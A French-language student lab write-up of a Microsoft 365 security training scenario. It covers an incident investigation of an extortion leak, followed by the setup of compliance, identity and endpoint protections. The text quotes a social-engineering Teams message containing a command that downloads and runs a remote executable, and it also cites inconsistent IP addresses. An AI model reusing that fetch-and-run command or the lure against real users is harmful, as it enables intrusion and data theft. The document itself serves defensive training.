
# Laboratoire- Security, Compliance, and Identity Management : Keeping up Appearances

#### Contexte:


On doit faire face à une menace de piratage qui demande 5 millions de Monero (Crypto) pour ne pas leak les données des clients.

#### Searched for leaked file

Pour trouver les fichiers qui ont été leak, j'ai d'abord lancé Microsoft Purview et j'ai effectué une recherche en filtrant par auteur et la localisation à savoir les Sharepoint sites.




J'ai ensuite exporté ces résultats dans notre journal où figure le nom de l'auteur donc Amari Rivera.




## Investigate Amari in Sentinel & Defender

Je vais à partir de maintenant vérifier si l'appareil d'Amari a été compromis en allant sur Microsoft Sentinel pour l'examiner. Je suis parti d'abord dans les logs pour récolter quelques informations :




On retrouve comme information par exemple, que c'est l'ordinateur d'Amari qui est le pc avec l'id 105 qui est infecté, qu'une alerte a été générée le 29/10/2021 à 23h31 pointant le fait qu'un chargement DDL a été détecté.


Maintenant je me dirige vers la partie Incidents et je sélectionne celui du 29 octobre et on retrouve comme infos que cela implique un fichier nommé « patch.exe ».



Je continue et je suis curieux en voyant un incident de sévérité élevé qui suggère qu'il y a eu une tentative de password spay. On voit que l'attaque a été faite depuis l'adresse IP 199.249.230.167 visant le compte amari.rivera@bestforyouorganic.onmicrosoft.com.




Je vais alors poursuivre mes recherches en allant sur Microsoft 365 Defender. En allant dans la timeline du pc infecté, je repère plusieurs informations :



Une commande curl qui demande de télécharger le fichier « name.exe » à l'adresse 20.108.242.184 et le sauvegarde localement avec comme nom « patch.exe ». Ensuite il a établi une connexion sur le port 443 de celle-ci et lancer un outil de post exploitation Meterpreter puis à lancer un terminal PowerShell pour accéder dans un fichier nommé « ShoppingList.zip ».


Je suis allé voir aussi l'« alert story » pour trouver l'id du processus qui est le 8836 dans ce cas.






# Investigate Amari in Azure AD Identity Protection

Je vais enquêter sur L'ID d'Amari dans Azure AD en tant qu'admin. Sur Azure AD Identity Protection, on trouve comme info sur Amari comme étant un utilisateur à risque de niveau élevé et que cela a été mise à jour le 28 octobre 2021 à 6h49.




Pour comprendre pourquoi ce changement de statut, je suis allé voir dans Risk detections. J'ai découvert que le 27 octobre à 2h49, il y a une détection de type password spray en hors ligne à l'adresse 199.249.230.167 au Texas (USA).

Setup Insider risk policy




Avec tout ce qu'on sait maintenant, je vais mettre en place une politique de gestion des risques pour l'équipe Ecommerce en particulier sur les informations bancaires dans SharePoint.

L'enquête matinale est terminée.



### Set Up Compliance Policies

Je vais maintenant mettre en place une politique de conformité en créant un sensivity label pour l'équipe Ecommerce. Cela va consister à chiffrer les données et les emails qui contiennent les informations bancaires.



J'ai donc créé une politique d'auto-labeling PCI DSS de l'équipe eCommerce pour les numéros de carte de crédit dans les emails Exchange, les SharePoint et les comptes OneDrive.

#### Investigate Amari's Device in Microsoft 365 Defender

En investiguant, j'ai repéré des événements suspects liés à l'appareil d'Amiri. Grâce à l'onglet Advanced Hunting j'ai pu avoir plein d'informations.


Pour le Device file events 1, il est dit que le fichier patch.exe a été créé sur l'appareil pc105 avec l'utilisateur amari.rivera. Le processus qui a initié était un curl qui a été utilisé pour télécharger le fichier name.exe depuis l'adresse IP 20.108.242.184 et l'enregistrer en local avec comme nom patch.exe. Le Device Network Event 2 montre qu'une connexion a réussie depuis le pc105 d'Amari vers l'adresse IP distante 20.108.242.184 sur le port 443.


Je suis parti après dans device inventory puis dans le pc105 et enfin dans alerts pour avoir des informations comme les alertes :

-Reflective dll loading detected donc en d'autres termes une détection du chargement de dll

- -A malicious PowerShell Cmdlet was invoked on the machine (Un Cmdlet PowerShell a été déployé)
- -Meterpreter post-exploitation tool (un Outil de post-exploitation Meterpreter a été utilisé)

Avec ce que je sais, je suis allé ensuite sur le pc105 j'ai fait un initiate live response session et j'ai trouvé des informations intéressantes dans la machine:







Les résultats sur le pc105 nous affichent des informations importantes comme les fichiers qui ont été exfiltrés à savoir :

- -BFYO Purchasing Data Q1.xlsx
- -Contoso Resource and Development Spend Analysis.xlsx
- -InventoryList.xlsx

- -Mark 8 Parts and Specs List.xlsx
- -P and L Summary.xlsx
- -Sales Results Overview.xlsx
- -UI UX Guidelines.docx

## Search for Internal Communication Containing the IP Address







Je m'intéresse au communication interne dans Microsoft Teams liée à l'adresse IP externe utilisée dans l'attaque. Voici le message qui a été expedié par Angel brown le 29/10 à 13h32 : "Hi Amari, we need to patch the transaction processor code on your computer. Can you open a PowerShell command prompt and run the following commands for me: curl http://20.108.242.184/name.exe -o patch.exe patch.exe".

#### Investigate IP Address in Sentinel

Maintenant, je vais recueillir des preuves dans les logs et je remarque seul l'appareil d'Amari s'est connecté à l'adresse IP suspecte « 20.108.242.184 ».



Ensuite je vais aller dans la rubrique « Analytics » pour créer une règle dans Microsoft Sentinel avec les informations comme-ci-dessous pour me prévenir quand cette adresse IP est contactée à chaque fois.



# Configure Windows Security Baseline

Je vais maintenant configurer une baseline Security Windows pour réduire la fenêtre de vulnérabilité et cela en activant les règles de réduction de la surface d'attaque. Pour cela je me rends dans Microsoft Endpoint manager dans l'onglet Endpoint Security.


How do you reduce vulnerabilities, or attack surfaces, in your applications with intelligent rules that help stop malware?


Enable attack surface reduction rules

Enable hardware-based protection

Enable network control


Enable web folder access






## Configure Azure AD Identity Protection

Je vais maintenant mettre en place des politiques de risques utilisateurs et de connexions.



J'ai mis à jour les paramètres de la politique de gestions des risques utilisateurs. Donc pour tous les utilisateurs de risques élevés, ils doivent changer leur mot de passe.




J'ai également mis à jour la politique de risque de connexion en précisant que pour tous les utilisateurs ayant un niveau de risque moyen ou plus, ils doivent utiliser l'authentification multi facteur pour se connecter.

### Investigate Angel's Sign-In Logs


Je vais enquêter sur les informations de connexions autour de l'heure de la conversation entre Amari et Angel.

En recherchant sur Azure AD, je conclue qu'il n'y a pas d'évidences que le compte d'Angel a été piraté par un tiers car il n'y avait aucun log de connexion autour de l'heure pivot.





## Investigate Angel in Sentinel and Microsoft 365 Defender

Je vais délimiter les ressources dans Microsoft Sentinel à investiguer à propos d'Angel pour après faire une analyse plus profonde dans Microsoft 365 Defender.




J'observe dans les logs qu'aucune alerte de sécurité a été enclenchée de son côté. On trouve également le seul appareil qu'elle a utilisée à savoir le pc067.






En effectuant une recherche plus précise sur le pc067, je peux confirmer le fait que l'appareil d'Angel n'a pas d'alertes de sécurité.

Je suis parti sur Microsoft 365 Defender dans Advanced Hunting pour le pc067 et je remarque qu'il n'y a pas d'AlertInfo et AlertEvidence qui sont générés.




Dans l'onglet « Device », je remarque les mêmes infos que j'ai trouvé précédemment mais également le fait que le pc067 n'a aucun risque attribué donc qu'il est considéré comme sécurisé d'après moi. Également on retrouve l'adresse IP à savoir 10.1.0.6.




Au vu du nombre de logs, je suis parti sur « go hunt » pour filtrer :




Quand je consulte la timeline des évènements du pc067, je trouve une connexion RDP vers le pc067 (Remote Desktop Protocol) avec comme adresse IP source 13.68.237.243.



J'ai effectué une recherche sur l'adresse IP trouvée et j'ai découvert que cela me ramenait à Tomo Takanashi sur le pc034.



Et quand je retourne sur l'appareil 034, je remarque qu'il a un level d'exposition réglé à moyen ce qui est un bon indicateur pour la suite.




# Communication Compliance Search


Je vais maintenant regarder s'il y a d'autres actions bizarres en regardant un peu les messages de Angel.

Je reviens dans Pureview et j'effectue une recherche dans Sharepoint sur Angel avec comme range de date de 24/10 au 31/10.

Je suis allé ensuite dans les messages supprimés et je retrouve ceci :



Un événement de kickball qui a lieu le 29 octobre dans la salle de pause du deuxième étage entre 13h et 14h.



Et dans les emails envoyés je vois qu'elle a accepté l'invitation.

#### Investigate Tomo's Device in Sentinel and Microsoft 365 Defender

J'enquête maintenant la fameuse Tomo, en allant dans Microsoft Sentinel puis logs je découvre qu'elle utilise uniquement le device pc034. Ensuite je vérifie que le pc034 n'a pas été compromis. Je découvre alors aucunes alertes de sécurité.

Sur Microsoft 365 Defender, rien de suspicieux n'a été trouvé dans pc034. Mais dans la timeline de celui-ci on reconnait un évènement RDP qui se trouvait dans la timeline de Angel à savoir « mstc.exe established connection with 13.68.237.45 :3389 ».

#### Who hacked?

Ma conclusion Angel était la cause et cela s'avérait réel car elle finit par l'avouer. Cela ne pouvait pas être Tomo car rien de suspicieux n'a été trouvé sur sa machine.

